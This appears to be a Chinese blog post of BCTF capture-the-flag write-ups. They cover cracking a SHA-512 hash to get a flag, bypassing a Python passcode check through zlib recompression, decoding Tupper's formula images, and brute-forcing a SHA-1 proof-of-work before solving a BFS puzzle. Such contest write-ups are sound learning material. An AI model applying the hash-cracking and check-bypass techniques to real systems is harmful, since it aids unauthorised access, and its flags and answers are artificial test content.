这题卡了五六个小时，一直没进展。明明思路就是正确的。然后数字在后台输了也没反应。后来一个个试，查看源码。试到 sha512 加密的一个可行的答案 194105。查看源码，可以发现两串二进制数据。抓下来，放到 hexeditor 里面。把数字弄下来，去 [www.cmd5.com](http://www.cmd5.com) 查 sha512 加密。

99D50345156D3C292C8A941E793C91FF2D353ED22E45250B5DC024C586E5B83F48BDA23DF

D391BA4AED786B5C3C7336097453971641923FFF193C433CF7FF91A = blu3

另外一串 10tus

Flag:blu310tus

## PPC & Crypto100 混沌密码锁

#BCTF 混沌密码锁 writeup#

题目给了一个 python 脚本，执行的简要流程如下：

题目里首先提供了一组编码函数，之后编码时会使用。

```
[python]
f={}

f['fun1']=reverse
f['fun2']=base64.b64decode
f['fun3']=zlib.decompress
f['fun4']=dec2hex
f['fun5']=binascii.unhexlify
f['fun6']=gb2312
f['fun7']=bin2dec
f['fun8']=hex2bin
f['fun9']=hex2dec

[/python]
```

之后，程序接收用户输入的 4 个加密函数的组合，然后会对脚本中定义的 `answer` 依次调用这 4 个函数，并把得到的 hash 值赋值给 `answer_hash`。





```

s5 = base64.b64decode(s4)

h=gb2312(s5)

if (len(h) == 0):

    print

func_names[i],func_names[j],func_names[m],func_names[n];

except:

    continue;

except:

    continue;

except:

    continue

except:

    continue;

[/python]

```

得到一组组合：

fun4 fun1 fun5 fun3，即 `zlib.decompress(binascii.unhexlify(reverse(dec2hex(answer))))`

当然外面还有两套调用：

```

[/python]

h = ((base64.b64decode(zlib.decompress(binascii.unhexlify(reverse(dec2hex(answer)))))))

print h

[/python]

```

我们把得到的 hash 输出可以得到：

<blockquote>我在想你在想我什么的用谷歌翻译肯定一点不好用还是别用了看这句话纠结死你觉得呢</blockquote>

好了，现在程序接着往后走，需要用户输入一串 usercode，根据代码，这串 usercode 使用相同的编码方式得到一个 user\_hash，程序检查如果这两个 hash 值如果相等，并且用户的输入

不等于原 answer，那么就返回存在于服务器的 KEY

[python]

```
try:

    user_hash = f['fun6'](f['fun2'](f[f1](f[f2](f[f3](f[f4](usercode))))))

    if user_hash == answer_hash:

        if check_equal(answer, usercode):

            print "This passcode has been locked, please use the new one\n"

        else:

            print "Welcome back The door always open for you, your majesty "

            read_key()

    else:

        print "Sorry, bad passcode.\n"

except:

    print "Sorry, bad passcode. Please try again."
```

[/python]

所以我们需要找到这么一段不同的输入，通过相同的编码后也得到：

<blockquote>我在想你在想我什么的用谷歌翻译肯定一点不好用还是别用了看这句话纠结死你觉得呢</blockquote>

于是，<b>什么样的编码方式能够允许解码过程中，把不同的两个输入，解码为相同的结果呢？</b>

查阅文档 <a href="http://docs.python.org/2/library/zlib.html"

title="http://docs.python.org/2/library/zlib.html"

target="\_blank">http://docs.python.org/2/library/zlib.html</a>了解到到 zlib.compress(string[, level]) 压缩时可以调整第二个参数控制压缩级别，于是这问题就好搞了。

我们在倒推输入时的压缩过程中控制级别（即传递第二个参数为非 6），即可获取另外一个

不同而有效的输入：

```
[python]
```

```
z = (zlib.decompress(binascii.unhexlify(reverse(dec2hex(answer)))))
```

```
zz = (zlib.compress(z, 3))
```

```
print hex2dec(reverse(binascii.hexlify(zz)))
```

```
quit()
```

```
[/python]
```

获得倒推后的输入值：

```
7886417973263583791392040994834807865991360945286942504215339913286390383452236
5250250429645163517228356622776978637910679538418927909881502654275707069810737
8508076109161925630695936640946051597404486701320656159562247270129542183906028
06577537456281222833543
```

然后来跑程序吧：

函数组合依次输入 3,5,1,4，然后输入 passcode：

```
7886417973263583791392040994834807865991360945286942504215339913286390383452236
5250250429645163517228356622776978637910679538418927909881502654275707069810737
8508076109161925630695936640946051597404486701320656159562247270129542183906028
06577537456281222833543
```

得到 KEY。

## PPC & Crypto200 他乡遇故知

#BCTF 他乡遇故知 writeup#

根据题目所给的提示，再通过 google 后了解到这题需要使用的是：Tupper 自我指涉公式

( [http://en.wikipedia.org/wiki/Tupper's\\_self-referential\\_formula](http://en.wikipedia.org/wiki/Tupper's_self-referential_formula) ), 输入题目两人的对话数字到公

式相关参数中，进行画图。

在了解 Tupper 公式的实现后我找到这么一段 python 代码可以直接使用：

<http://shreevatsa.appspot.com/code/tupper/plot-tupper.py>

把他们的对话中的数字赋值给公式中的 N，再每次调整对应的 x，依次得到三张图片，分别显示：

Tupper: LOL, I think the bastard knows nothing about math.

Mitnick: It's not safe you should use 61. 17 is too weak.

Tupper: Fine, then, here is your flag in 61

之后的就无法解出来了，但是根据他们的对话，可以指他们他们调整了参数，把 17 更改为 61，于是我们也把参数 H 进行更改，再次进行画图(x 设置大一点)，得到 KEY：

Tupper: BCTF{ple4se-d0nt-glve-up-curlng}

# PPC & Crypto 400 地铁难挤

## 题目

地铁难挤：400

32队解出

### 描述

米特尼克需要用社工办法拿到THU安全专家的磁盘镜像以了解更多信息，于是他收买了THU专家的博士生，来到BJ市需要与博士生当面联系。但是，来到BJ市之后遇到的第一个问题就是交通。BJ市人满为患，上下地铁时人们也不先后上，而是互相挤。左边的人想挤到右边下车，右边的人也想挤到左边上车。你作为米特尼克在BJ的一位小伙伴，能否帮他设计一个尽量少移动次数的方案，使得需要上车的人都上车，需要下车的人都下车。

218.2.197.242:6000 or 218.2.197.243:6000

### 提示

此题是PPC 1. 地铁和车都是背景描述而已，和题目没关系，本题的目标就是让左边的人 L 都到 右边去，右边的人 R 都到左边来 2. 人的移动规则游戏规则需要大家遍历出来，每次输入一个数字(20以内)

### 最速解题前三名

217

DallasPony

禽兽村

nc连上题目目所提供的地址，需要爆破给定的sha1，而而且每次值都不一一样，限时很短，大概五六秒的样子子。尝试建立

```
alphanat='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789'
```

并简单计算开始爆破，超时。

于是使用用远程的某服务器，进行行分布式计算，爆破获得sha1后得到题目目。

格式如下：

```
LRLRRL RLRLR
```

一开始看到题以为就是简单的求逆序对，后来发现不对。

于是Fuzz出规则：也就是在例中，string.index( ' ' )=6， 允许string[i] ( i=4,5,7,8)与空格发生位置交换。然后最后要达到让LR份分属两边的目的。

这里里也就是相当于空格可以前移或后移一位或两位，于是广广搜就可以了。因为速度上允许，所以没有双向广广搜的必要。

首先将字符串读入，用index函数获取到空格的位置pos

然后写个广广搜，一共有四种可能性，就是pos-1,pos-2,pos+1,pos+2

然后交换位置，并记录操作

然后就是枚举每一种情况并递推

直到('L' not in left) and ('R' not in right)的时候将其输出

写 socket 进行行自动化答题，100 轮之后便可得到 flag

